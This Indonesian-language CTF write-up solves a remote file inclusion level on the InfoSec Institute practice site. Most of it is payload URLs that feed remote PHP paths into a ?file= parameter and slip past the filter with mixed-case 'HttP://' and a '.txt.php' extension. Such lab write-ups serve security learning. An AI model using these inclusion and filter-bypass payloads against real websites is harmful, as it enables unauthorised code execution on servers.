WRITE UPs CTF #2


CTF.INFOSECINSTITUTE.COM

Nama : -Marsekal

Team : **iL7Team, Sulawesi I.T Security, & Medan Cyber Security**

1.1 LEVEL 04

Screenshot Soal :



Jika kita klik menu *BIO, CLIENTS, ABOUT maka url menampilkan seperti ini.*

http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=file1.txt
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=file2.txt
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=file3.txt

tugas kita melakukan remote url ke infosecinstitute.com lalu mencoba load file yang


berekstensi .php dan file nya memang gk ada tapi kita disuruh mencoba nya.

Write-up :

Mari dicoba dengan

http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=http://infosecinstitute.com/file1.php

http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=http://infosecinstitute.com/file2.php
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=http://infosecinstitute.com/file3.php




Ternyata Masih salah.

Periksa untuk melihat apakah perlindungan mereka tidak peka huruf besar / kecil
Sepertinya mereka memiliki ekspresi reguler di tempat. Seberapa ketatnya itu?

Case-insensitive ?
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=Http://infosecinstitute.com/file1.php
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=HTtp://infosecinstitute.com/file1.php
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=HttP://infosecinstitute.com/file1.php

Invalid file selected ?



Bingung juga sih. xD

Cukup lama memikir dan ternyata saya dapat pencerahan yang seperti ini.

http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=file1.txt
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=file2.txt
http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=file3.txt

Nah kasus kita kan *invalid file selected* yang mana kita mencoba mengakses *file1.php,*

file2.php, file3.php yang ada di infosecinstitute.com Dan ternyata file nya tidak valid.

Nah apa mungkin kita meninggalkan sesuatu ?

Yeahh .betul. Mari kita coba mengakses seperti ini. *File1.txt.php* dan jangan lupa

case-sensitive nya.

http://ctf.infosecinstitute.com/ctf2/exercises/ex4.php?file=HttP://infosecinstitute.com/

file3.txt.php